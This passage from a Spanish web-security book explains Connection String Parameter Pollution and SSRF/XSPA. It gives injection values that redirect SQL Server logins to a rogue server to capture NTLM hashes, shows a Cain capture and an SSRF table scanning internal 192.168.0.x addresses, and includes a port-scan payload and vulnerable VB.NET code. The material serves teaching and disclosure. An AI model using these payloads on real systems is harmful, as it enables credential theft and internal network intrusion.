


Imagen 4.26: Los últimos valores son "los que vencen".

Conociendo este comportamiento en el funcionamiento de los componentes, una inyección en una cadena de conexión puede permitir a un atacante sobre escribir todos los valores anteriores de una cadena de conexión. Podría por ejemplo, cambiar el servidor al que apunta una cadena de conexión, sobrescribiendo el parámetro *Data Source*.

Data Source=DB1	UID=sa	password=Pwnd!	Data Source=DB2

Imagen 4.27: Sobre-escritura por polución del parámetro Data Source.

Esta sobre-escritura del parámetro *Data Source* se podría utilizar para conseguir que una aplicación web se conectara no a la base de datos original, sino por ejemplo a otras que se encuentren en otros servidores dentro de la DMZ. Y no solo eso, se podría conseguir que una aplicación web se conectase a servidores situados en cualquier otra dirección de Internet.




Imagen 4.28: Redirección de conexión por modificación del parámetro Data Source.

Y entre las direcciones a las que se puede forzar la conexión de una cadena de conexión se podría encontrar el propio servidor del atacante, que podría recibir las credenciales de autenticación, aprobar o no el proceso y modificar el comportamiento del sistema ofreciendo unos u otros datos.

Pero no solo eso, al poder especificar un puerto dentro de la cadena de la conexión, sería posible redirigir la conexión completa hacia todos los puertos de todos los servidores, tanto internos de la DMZ como externos como se quiera, logrando así hacer un proceso de escaneo de puertos utilizando al servidor web con la aplicación web vulnerable a la inyección de comandos en la cadena de conexión.




Imagen 4.29: Proceso de escaneo de servidores por polución de parámetro Data Source.

Por supuesto, para poder conocer si los puertos están abiertos o no, será necesario realizar un análisis de los mensajes de error que se reciben en cada una de las peticiones. Estos, dependiendo de la aplicación irán cambiando.

Por último, hay que hacer notar, que también se pueden añadir parámetros que no existan inicialmente en la cadena de conexión para modificar todo el funcionamiento.

■ ■ ■

Por ejemplo, se podría añadir un parámetro manualmente desde la aplicación web que el programador no hubiera añadido en la cadena de conexión y conseguir hacer un cambio en el modelo de autenticación en el servidor de bases de datos. Todo esto que se ha descrito hasta el momento permite, por tanto, que el atacante pueda cambiar el comportamiento por completo de la cadena de conexión y por tanto del funcionamiento de la aplicación.

5.1 Autenticación Integrada en conexiones al SGBD

El uso de la autenticación Integrada es una de las características que van a ser de más utilidad a la hora de realizar los ataques de "*Connection String Parameter Pollution*". En los sistemas de bases de datos *Oracle Database* y *Microsoft SQL Server* se permite el uso de autenticación basada en el sistema operativo.

La idea es que en este tipo de procesos de autenticación integrada no es necesario enviar o establecer un proceso de *login* con una cuenta de la base de datos que sea añadida en la cadena de conexión sino que se utilizará la cuenta con la que el usuario está conectado al sistema operativo.

En el caso de una aplicación que está corriendo en un sistema que desea hacer uso de la autenticación integrada se intentará realizar la conexión con el usuario con que está corriendo esa aplicación, que por lo tanto será un usuario del servidor web, y no uno que tenga que proveer el cliente.

En las cadenas de conexión se define si la sesión se va autenticar por medio de un usuario de la base de datos, haciendo uso de los campos *User ID* y *Password*, o si se va a realizar mediante las credenciales de la cuenta del sistema operativo, haciendo uso del campo *Integrated Security* que dependiendo del tipo de *driver* y del tipo de servidor de bases de datos al que se esté conectando tendrá el valor *True*, *Yes* o *SSPI*.

En el supuesto de que se quisiera utilizar un proceso de autenticación mediante cuentas de la base de datos se utiliza el valor *Integrated Security = False / no*.

En el siguiente diagrama se muestra cómo es posible, por ejemplo, añadir el parámetro Integrated Security con el valor TRUE para hacer al SGBD que autentique la conexión por medio del usuario del sistema operativo que ha iniciado sesión ahora en el cliente.




Imagen 4.30: Inserción del parámetro Integrated Security a la cadena de conexión.

Por supuesto, no basta para que se realice un proceso de autenticación integrada que se configure ese parámetro, y será necesario que el servidor de bases de datos permita por configuración realizar este proceso de autenticación que no siempre será posible.

6. Connection String Parameter Pollution Attacks tecnologías Microsoft SQL Server

Para la explicación de estos ataques en este apartado se va a suponer una aplicación web, que funciona sobre un servidor *Internet Information Services* corriendo sobre un servidor *Microsoft Windows Server*, en la que se solicita usuario y contraseña. Estos datos van a ser utilizados dentro de una cadena de conexión a una base de datos *Microsoft SQL Server 2005* - es análogo para el resto de versiones de base de datos, ya que son los menos significativos en este escenario de ataque -.

Es decir, algo como lo siguiente:

```
Data source = SQL2005; initial catalog = db1; integrated security=no;
user id=+'valor_user'+; Password=+'valor_password'+;
```

Según este entorno, la aplicación está haciendo uso de usuarios *MS SQL Server* para acceder al motor de base de datos como forma de autenticar los accesos a la aplicación web. Es decir, cuando cualquier usuario quiera acceder a la aplicación web, esta realizará el proceso de autenticación y autorización de la conexión delegando el proceso a que sea el motor de bases de datos *Microsoft SQL Server* el que diga si la conexión se puede hacer con ese usuario o no.

```
Public Class ConnectionString
            Private _DataSource as String
            Private _InitialCatalog as String
            Private _UID as String
            Private _PWD as String
            Private _ConStr as String

            Public Property DataSource As String
      Get
        Return(_DataSource)
      End get
      Set
            _DataSource  = value
            _ConStr = "Data Source=" & _DataSource & ";Initial Catalog=" &
                   _InitialCatalog & ";uid=" & _UID & ";pwd=" & _PWD
       End Set
    End Property
```

Imagen 4.31: Cadena de conexión construida dinámicamente en una aplicación web sin sanitizar los datos de entrada.

Si la construcción de la cadena de conexión se hace de forma insegura, es decir, se hace concatenando la entrada del usuario en los campos "*valor_user*" y "*valor_password*" sin sanitizar previamente los datos, tendríamos un escenario vulnerable a ataques de *Connection String Injection*. Con esta configuración se pueden realizar los siguientes ataques basados en las técnicas de *Connection String Parameter Pollution* (CSPP).

■■■

6.1 Ataque 1: User Hash stealing con CSSP

Conocida esa configuración, y generándose la cadena de conexión de forma insegura un atacante podría poner un *Rogue MS SQL Server* controlado por él conectado a Internet en una dirección IP a la que el servidor de la aplicación web tuviera acceso. En ese servidor, el atacante podría activar un *sniffer* que capture el tráfico de red que le llegue y extraer de estas capturas aquellas que pertenezcan a las credenciales de acceso al servidor *Microsoft SQL Server* que se envíen en la cadena de conexión.

Para este ejemplo se utilizará CAIN, disponible en Oxit.it, que ya está especializado en la captura de hashes. Al atacante le bastaría con realizar un ataque de CSPP de la siguiente forma, con el objeto de que en la cadena de conexión se introduzcan las credenciales del sistema operativo que está usando la aplicación web para funcionar en el servidor web.

```
- Valor_User: ; data source = Rogue_Server
- Valor_Password: ; integrated security = true
```

Al utilizar estas inyecciones, la cadena de conexión que quedaría construida tendría la siguiente forma. Como se puede ver, no se ha introducido ninguna contraseña, y con la inyección del parámetro ;integrated security= true se ha sobre escrito el valor inicial de este parámetro.

```
Data source = SQL2005; initial catalog = db1; integrated security=no;
user id=; data source=Rogue Server; Password=; Integrated Security=true;
```

Como se puede apreciar, los parámetros *Data Source* e *Integrated Security* quedan duplicados.

En los *drivers* nativos usados en .NET para conectar a *Microsoft SQL Server* priman los valores finales, es decir, los primeros valores son obviados y la aplicación va a intentar conectarse a *Rogue Server* con la cuenta del sistema con la que está corriendo, es decir, intentando una conexión con las credenciales del usuario de *Windows* con que corre la aplicación web. Este puede ser un usuario del sistema, o un usuario del *pool* de aplicaciones que esté configurado en *Microsoft Internet Information Services*.

6.1.1 Ejemplo: ASP.NET Enterprise Manager

ASP.NET Enterprise Manager es una solución Web similar a la consola de *Microsoft SQL Server Enterprise Manager*. Esta herramienta se distribuía como *OpenSource*, pero el dominio principal parece estar abandonado ya que se integra como parte de otras soluciones hace tiempo.

No obstante, es fácil conseguir esta herramienta y hacerla funcional en muchos sitios de Internet, donde no se hace referencia a su estado actual. Algunos paneles de control web, como por ejemplo *Plex*, hacen uso de ella internamente. Es común encontrarla en muchas empresas dedicadas al *hosting* de servidores virtuales o bases de datos, así como en empresas y organizaciones al rededor del mundo, pues quedan muchas referencias a ella aún en la red.

En el ejemplo se puede ver como basta con realizar el ataque descrito en el formulario de *login* y como en el servidor controlado donde se ha instalado el motor de bases de datos *SQL Server*, activando *Cain*, recoger las credenciales de la cuenta con la que corre la aplicación web.






Imagen 4.32: Inyección CSPP en ASP.NET enterprise Manager para hacer un User Hash Stealing Attack.

A partir de ese momento, la inyección de los nuevos parámetros en la cadena de conexión a la base de datos hará que se intente autenticar la aplicación contra el nuevo *Data Source* inyectado, situado en una dirección IP controlada por el atacante.

Al haberse configurado la autenticación integrada, se utilizarán las credenciales del usuario del sistema operativo con que corre la aplicación web y los resultados quedarán recogidos en el *Rogue Server* donde se ha instalado el *sniffer* de conexiones a la base de datos. En la siguiente captura se puede ver cómo ha llegado el *hash* de un usuario del servidor IIS a la máquina del atacante.

Sniffer | Cracker | Traceroute | CCDU | Wireless | Query

Timestamp	TDS server	Client	Username	Password	A
22/07/2009 - 13:52:53	80.81[redacted]	217.130.[redacted]	VE103$		N
22/07/2009 - 13:53:09	80.81[redacted]	217.130.[redacted]	VE103$		N

AuthType	Domain	LM Hash	Domain	LM Has
NTLM Session S...	GRUPO_TRABAJO	5A932C2E11D567440000000000	GRUPO_TRABAJO	5A932
NTLM Session S...	GRUPO_TRABAJO	7447CA85CE589C320000000000	GRUPO_TRABAJO	7447C

Imagen 4.33: Hash recogido en el Rogue Server con Cain.

6.2 Ataques SSRF y XSPA

Las vulnerabilidades SSRF (*Server Side Request Forgery*) y los ataques de XSPA (*Cross Site Port Attacks*) son dos fallos de seguridad que van casi siempre de la mano. Los *bugs* de SSRF se producen en aplicaciones web inseguras que permiten a un atacante forzar al servidor web a realizar peticiones desde dentro del sistema hacia el exterior. Usando esas conexiones, los ataques de XSPA tratan de conocer, en base a las respuestas obtenidas, la lista de puertos que se encuentran abiertos o por el contrario cerrados en el servidor al que se fuerza la conexión.

La principal ventaja para un atacante de que las peticiones sean realizadas desde dentro de la red en la que se encuentra el sistema vulnerable es que le van a permitir acceder a sitios que de otra manera no podría (*pivoting*), tal como sucede cuando estamos conectados a nuestro *router* y podemos acceder a las maquinas conectadas a nuestra red local.

Estos fallos son muy típicos, y ya los hemos visto en un buen número de sitios. Existen posibles ataques de SSRF utilizando la indexación maliciosa o los agregadores de noticias que permiten que las personas den de alta URLs para que se distribuyan en listas de noticias, que permitían por ejemplo que un servidor lanzara un ataque de *SQL Injection* sin interacción alguna del atacante.




Imagen 4.34: Ejemplo de utilización de un agregador de noticias para realizar ataques SSRF.

Un caso curioso de SSRF son los paneles de administración expuestos en Internet, como sitios de configuración de impresoras HP que permiten escanear la DMZ completa, o los casos de *bugs* de *Connection String Parameter Polution* como vamos a ver a continuación.




Imagen 4.35: SSRF en un panel de administración de una impresora HP expuesta en Internet.

Como se ve, aprovechando la ventaja de que sea el *Back-End* el encargado de realizar peticiones internamente y que estas a su vez puedan ser manipuladas, permitiría a un atacante apuntar a direcciones IP internas y ya sea visualizando la respuesta o en base a tiempos dibujar un mapa de los activos de la red interna o conocer los puertos abiertos.

El siguiente ejemplo vendría a ser algo así como un ataque SSRF/XSSA aprovechando un sistema implementado para hacer *ScreenShots* en aplicaciones web. Esto es algo similar a lo que se publicó por aquí en el artículo de *"Jugando con los ojos"*, donde aprovechando un sistema de captura de pantallas en distintos navegadores se hacían ataques a terceros servidores.

En este caso se trata de una aplicación web hecha en *Ruby on Rails* que a través de un sencilla interfaz web, recibe una URL o dominio que luego es enviada a un servicio externo que consulta en su base de datos quién es el propietario del dominio - lo que viene a ser un *Whois* -. Una vez el servicio *Whois* devuelve una respuesta a la aplicación web, ésta - además de imprimir dichos datos a través del navegador- seguidamente realizará una captura de pantalla levantando un navegador que visitará la misma dirección.




Imagen 4.36: Funcionamiento normal de la web con el screenshot de Google.

Como se puede ver en el navegador aparece en la parte inferior derecha una imagen de la página principal de *google.com*, al inspeccionar el elemento se puede comprobar que el nombre de la imagen parece ser un *Hash* MD5 por los 32 caracteres de longitud, que efectivamente corresponde a la concatenación del dominio más un *slash* tal que así *google.com/*.




Imagen 4.37: Nombre de la imagen vinculada al screenshot.

Entonces, recordando la ventaja que supone que sea el servidor web el encargado de realizar la petición, por su conectividad con el resto de máquinas de su red interna, se podría realizar un escaneo completo de la DMZ. Para ello sería cuestión de ir probando a enviar por el parámetro *uri*, diferentes direcciones IP locales con la esperanza de obtener capturas de pantalla de máquinas de la red interna que tengan corriendo en el puerto 80 aplicaciones con interfaz web.

Para ello basta con lanzar varias peticiones enviando varias direcciones IP locales, desde la 192.168.0.1 a la 192.168.0.24, y una vez el servicio externo hubiese procesado la dirección IP y devuelto la respuesta, se realizaría la captura de pantalla contra el servidor web en dicha dirección IP.



1	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.1	/xxxxx/yyyyyy/52cb1642f326e7142991f5378d045459.jpg?t=211897
2	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.2	/xxxxx/yyyyyy/3b869be5fcfdadc81493a74ca9c9fbc8.jpg?t=149637
3	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.3	/xxxxx/yyyyyy/14e9b380ffce63f469cd87170ee1803a.jpg?t=258610
4	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.4	/xxxxx/yyyyyy/7534a9362d6510b43b3dc8fca44bd2dc.jpg?t=279564
5	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.5	/xxxxx/yyyyyy/8e53a64389a544a96d4b9597dce93020.jpg?t=188030
6	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.6	/xxxxx/yyyyyy/7e6bf05e6302e72805db42a29bb871c2.jpg?t=285199
7	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.7	/xxxxx/yyyyyy/640d52da83c5508d693412ddf11a97ec.jpg?t=251112
8	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.8	/xxxxx/yyyyyy/d3bd6cdc55ce9a9e635b528328dc6663.jpg?t=245199
9	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.9	/xxxxx/yyyyyy/6cec754e894d38c64d7faedd3c3bd5d9.jpg?t=266723
10	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.10	/xxxxx/yyyyyy/8560992fd4428c54e5990abe09d03eeb.jpg?t=76950
11	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.11	/xxxxx/yyyyyy/6d96b8d268a0c4bc7f11937bbcfba7c4.jpg?t=213210
12	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.12	/xxxxx/yyyyyy/1a70a6f40c0d01ac3cd6a7c7ca68ca68.jpg?t=185221
13	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.13	/xxxxx/yyyyyy/9d8df80e58461dcd42d78305e9a6acee.jpg?t=27660
14	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.14	/xxxxx/yyyyyy/8db89511ced29a0a3cef60b5776aa667.jpg?t=80543
15	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.15	/xxxxx/yyyyyy/93e56e962619256339a1cb9791ebcf7e.jpg?t=17840
16	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.16	/xxxxx/yyyyyy/99f5de3ccdd84b6c9f44fd029b3606de.jpg?t=276117
17	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.17	/xxxxx/yyyyyy/9d0f3e266cc4a847c5d27e8853242f56.jpg?t=247004
18	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.18	/xxxxx/yyyyyy/5a3e828a2bcc724c62530dfbfff8c727.jpg?t=276
19	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.19	/xxxxx/yyyyyy/5eab8bd8bb06c5eaab2d5b51bd4c3b09.jpg?t=16803
20	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.20	/xxxxx/yyyyyy/4b4c1cb3a2120c7bd1c1dd4ad1db51c5.jpg?t=252471
21	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.21	/xxxxx/yyyyyy/2b913be4e75c9dd8c7f757a3ba69b61a.jpg?t=172951
22	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.22	/xxxxx/yyyyyy/df07a9dd521e88ffa2e2aa2fc5a2b4cf.jpg?t=29505
23	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.23	/xxxxx/yyyyyy/d90ccac8ea99798cc462a4ac8dc3a6e7.jpg?t=139934
24	https://1.1.1.1/xxx/giveme_domaininfo?uri=http://192.168.0.24	/xxxxx/yyyyyy/8ccc0249ad49f502af2cf5a62f80976a.jpg?t=129334

Imagen 4.38: Resultados del escaneo completo de la DMZ.

Ya por último teniendo un listado de las rutas a las imágenes que contiene las capturas realizadas, bastaría con acceder a cada una de ellas para comprobar si contenían algo interesante o simplemente estaban en blanco.




Imagen 4.39: Resultados obtenidos con Burp.

Después de realizar peticiones e intentar acceder a cada uno los enlaces con las imágenes, se puede ver que algunas tenían un peso mayor que otras, dando a entender que algunas capturas realizadas contra algunas direcciones IP locales SÍ contenían información, y por lo consiguiente alguna aplicación web corriendo sobre la máquina con dicha dirección IP.

6.2.1 Ataque 2: Escaneo de puertos anónimo (XSPA) con SSRF en CSPP

En el caso de las cadenas de conexión a motores de bases de datos, un atacante, utilizando la funcionalidad de configurar el puerto en el parámetro *Data Source*, podría utilizar una aplicación vulnerable a CSPP para escanear tanto el servidor de bases de datos, como los servidores de la DMZ, como cualquier otro servidor de Internet. Bastaría con realizar intentos de conexión por los diferentes puertos y ver los mensajes de error que se obtienen en cada uno de esas peticiones. El ataque sería tal como se explica abajo:

```
- Valor_User: ; data source =Target_Server, Target_Port
- Valor_Password: ; integrated security = true
```

Si somos capaces de reconocer diferentes comportamientos en los mensajes de error cuando el puerto está abierto y cuando el puerto está cerrado, entonces tenemos un escáner de puertos perfecto.

A este tipo de técnicas se las conoce como SSRF (*Server-Side Request Forgery*) en las que el atacante es capaz de forzar tráfico desde un servidor vulnerable a otro servidor objetivo para realizar una tarea. En este caso es un escaneo de puertos, pero las técnicas SSRF se pueden utilizar para realizar otro tipo de ataques, como *SQL Injection* o *DDOS*.

6.2.2 Ejemplo: myLittleSQLAdmin & MyLittleBackup

La empresa *myLittleTools* tiene un par de herramientas para la gestión de bases de datos *SQL Server* que eran vulnerables - hasta la aparición de un parche de seguridad después que de que les avisáramos de las técnicas CSPP - que permitían este ataque.

Las herramientas que se vieron afectadas por estos *bugs* fueron *myLittleSQLAdmin* para administrar completamente servidores *Microsoft SQL Server* y *myLittleBackup*, una herramienta para la gestión de *backups online* en este tipo de servidores. Para realizar un ataque SSRF con este tipo de herramientas, tal y como se puede ver en la siguiente figura, basta con inyectar y polucionar diferentes valores de puerto en el parámetro *Data Source* y observar los mensajes de error que se obtienen tras cada petición.




Imagen 4.40: Se puede establecer una conexión por el puerto 80 con www.gooogle.com.

Sin embargo, cuando el puerto está cerrado no se puede realizar una conexión TCP.

